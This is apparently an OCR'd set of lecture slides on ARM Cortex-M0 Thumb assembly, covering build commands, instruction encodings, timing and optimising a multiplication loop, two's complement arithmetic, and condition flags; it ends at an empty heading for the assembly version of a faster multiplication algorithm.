
```
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \  
-g -O -c lib.c -o lib.o
```

```
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \  
-g -O -c startup.c -o startup.o
```

Linking it all together:

```
$ arm-none-eabi-ld add.o main.o lib.o startup.o \  
/usr/lib/gcc/arm-none-eabi/5.4.1/armv6-m/libgcc.a \  
-o add.elf -Map add.map -T NRF51822.ld
```


[2.4] Building a program



[2.5] Instruction formats

adds <Rx>,<Ry>,<Rz>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	0	0	1	1	0	0	Rz		Ry		Rx				

adds <Rx>,<Ry>,<imm3>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	0	0	1	1	1	0	imm3		Ry		Rx				

adds <Rw>,<imm8>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	0	1	1	0	Rw			imm8							

[2.6] More instructions

movs <Rx>,<Ry>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	0	0	0	0	0	0	0	0	0	Ry				Rx	

movs <Rw>,#<imm8>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	0	1	0	0	Rw										

mults <Rx>,<Ry>

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	1	0	0	0	0	1	1	0	1	Ry				Rx	

Multiplying numbers

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[3.1] Naive multiplication

```
unsigned func(unsigned a, unsigned b) {  
    unsigned x = a, y = b, z = 0;  
  
    /* Invariant:  $a \times b = x \times y + z$  */  
    while (y != 0) {  
        y = y - 1;  
        z = z + x;  
    }  
  
    return z;  
}
```

[3.2] In assembly language

```
func:                                @ x in r0, y in r1
    movs r2, #0                       @ z = 0
loop:
    cmp r1, #0                         @ if y == 0
    beq done                           @     jump to done
    subs r1, r1, #1                    @ y = y - 1
    adds r2, r2, r0                    @ z = z + x
    b loop                             @ jump to loop
done:
    movs r0, r2                        @ return z
    bx lr
```

[3.3] Decoding the binary

```
$ arm-none-eabi-objdump -d mul1.o
```

```
00000000 <func>:
```

```
0: 2200      movs     r2, #0
```

```
00000002 <loop>:
```

```
2: 2900      cmp     r1, #0
```

```
4: d002     beq.n   0xc <done>
```

```
6: 3901     subs   r1, #1
```

```
8: 1812     adds   r2, r2, r0
```

```
a: e7fa     b.n    0x2 <loop>
```

```
0000000c <done>:
```

```
c: 0010     movs   r0, r2
```

```
e: 4770     bx     lr
```

[3.4] Timing the loop

loop:

```
    cmp r1, #0           @ if x == 0
    beq done             @      jump to done
    subs r1, r1, #1      1
    adds r2, r2, #y      y
    b loop               loop
```

one cycle per instruction

plus 2 cycles for a taken branch


done:

- No cache
- No branch prediction

... plus one cycle for a load or store





[3.5] Connecting an oscilloscope



Ground clip to ground

Probe to pin 3 -- connected to an LED

[3.6] Timing two runs



[3.7] Speeding it up

Timings:

- $100 \times 6 - 51$ cycles
- $100 \times 7 - 58$ cycles
- $100 \times 8 - 65$ cycles

So 7 cycles per iteration.

Two options:

- Squeeze the code.
- Use a better algorithm – $O(\log n)$.

[3.8] Micro-optimisation

Duplicate code from the branch target.

```
loop:
    cmp r1, #0           @ if y == 0
    beq done            @      jump to done
loop1:
    subs r1, r1, #1      @ y = y - 1
    adds r2, r2, r0      @ z = z + x
    cmp r1, #0          @ if y == 0
    beq done            @      jump to done
    b loop1             @ jump to loop1
done:
```

[3.8] Micro-optimisation

Swap and simplify.

loop:

```
    cmp r1, #0
```

```
    beq done
```

```
@ if y == 0
```

```
@     jump to done
```

loop1:

```
    adds r2, r2, r0
```

```
@ z = z + x
```

```
    subs r1, r1, #1
```

```
@ y = y - 1
```

```
    cmp r1, #0
```

```
@ if y != 0
```

```
    bne loop1
```

```
@     jump to loop1
```

done:

[3.8] Micro-optimisation

Let **subs** set the condition codes.

loop:

```
    cmp r1, #0           @ if y == 0
    beq done             @      jump to done
```

loop1:

```
    adds r2, r2, r0      @ z = z + x
    subs r1, r1, #1     @ y = y - 1
    bne loop1           @ if y != 0, loop
```

done:

- 5 cycles per iteration!

[3.9] Loop unrolling

Duplicate the loop body n times.

loop1 :

```
adds r2, r2, r0
subs r1, r1, #1
beq done
adds r2, r2, r0
subs r1, r1, #1
beq done
...
```

```
adds r2, r2, r0
subs r1, r1, #1
beq done
adds r2, r2, r0
subs r1, r1, #1
bne loop1
```

done :

- 3.5 cycles per iteration!

Number representations

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[4.1] Specifying an adder

$$\mathit{bin}_n(a) = a_0 + 2a_1 + 4a_2 + \dots + 2^{n-1}a_{n-1} = \sum_{0 \leq i < n} a_i \cdot 2^i$$

So $0 \leq \mathit{bin}_n(a) < 2^n$.

We would like to define \oplus so that

$$\mathit{bin}(a \oplus b) = \mathit{bin}(a) + \mathit{bin}(b)$$

always. But we must be content if

$$\mathit{bin}(a \oplus b) \equiv \mathit{bin}(a) + \mathit{bin}(b) \pmod{2^n},$$

giving the right answer when possible.

[4.2] Two's complement

$$twoc_n(a) = \sum_{0 \leq i < n-1} a_i \cdot 2^i - a_{n-1} \cdot 2^{n-1}$$

So $-2^{n-1} \leq twoc_n(a) < 2^{n-1}$. Notice that

$$twoc_n(a) = bin_n(a) - a_{n-1} \cdot 2^n \equiv bin_n(a) \pmod{2^n}.$$

So if $bin(a \oplus b) \equiv bin(a) + bin(b)$ then also $twoc(a \oplus b) \equiv twoc(a) + twoc(b)$.

– The same adder works for both signed and unsigned addition.

In eight bits

<i>a</i>	<i>bin(a)</i>	<i>twoc(a)</i>
00000000	0	0
00000001	1	1
00000010	2	2
00000011	3	3
...
01111111	127	127
10000000	128	-128
10000001	129	-127
...
11111110	254	-2
11111111	255	-1

[4.3] Signed negation

If \bar{a} is such that $\bar{a}_i = 1 - a_i$, then

$$twoc(\bar{a}) = \sum_{0 \leq i < n-1} (1 - a_i) \cdot 2^i - (1 - a_{n-1}) \cdot 2^{n-1}.$$

Collecting terms, and noting $\sum_{0 \leq i < n-1} 2^i = 2^{n-1} - 1$,

$$twoc(\bar{a}) = -twoc(a) - 1.$$

So to compute $-a$, negate each bit then add 1.

For subtraction, define $a \ominus b = a \oplus \bar{b} \oplus 1$, where the $\oplus 1$ means *starting* with a carry.

[4.4] Signed comparison

If $a \ominus b = 0$, then $a = b$.

If $a \ominus b < 0$ then

- maybe $a < b$,
- or maybe $b < 0 < a$ and the subtraction overflowed.

We can detect overflow because the result has an impossible sign: $pos \ominus neg$ gives neg , or $neg \ominus pos$ gives pos .

[4.5a] Unsigned comparison

For unsigned numbers, the carry output from $a \ominus b$ is 0 if $\text{bin}(a) - \text{bin}(b)$ is negative and 1 otherwise.

So we can implement comparison of unsigned values by using the `cmp` instruction then looking at the C and Z bits.

Example: $32 - 9$

32	0010	0000
~ 9	1111	0110
		1
	1 0001	0111

[4.5] Condition flags

N – the result is negative (= bit 31)

Z – the result is zero

C – carry output

V – overflow: sign of the result is wrong

- In Thumb code, most arithmetic operations set these bits, not just `cmp`.

[4.6] Conditional branches

beq Z

bne !Z

blt N != V

bge N == V

ble Z or N != V

bgt !Z and N == V

blo !C

bhs C

bls Z or !C

bhi !Z and C

bmi N

bpl !N

bvs V

bvc !V

Loops and subroutines

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[5.1] A better multiplication algorithm

```
unsigned func(unsigned a, unsigned b) {
    unsigned x = a, y = b, z = 0;

    /* Invariant: a * b = x * y + z */
    while (y != 0) {
        if (y odd) z = z + x;
        x = x*2; y = y/2;
    }

    return z;
}
```

[5.2] In assembly language

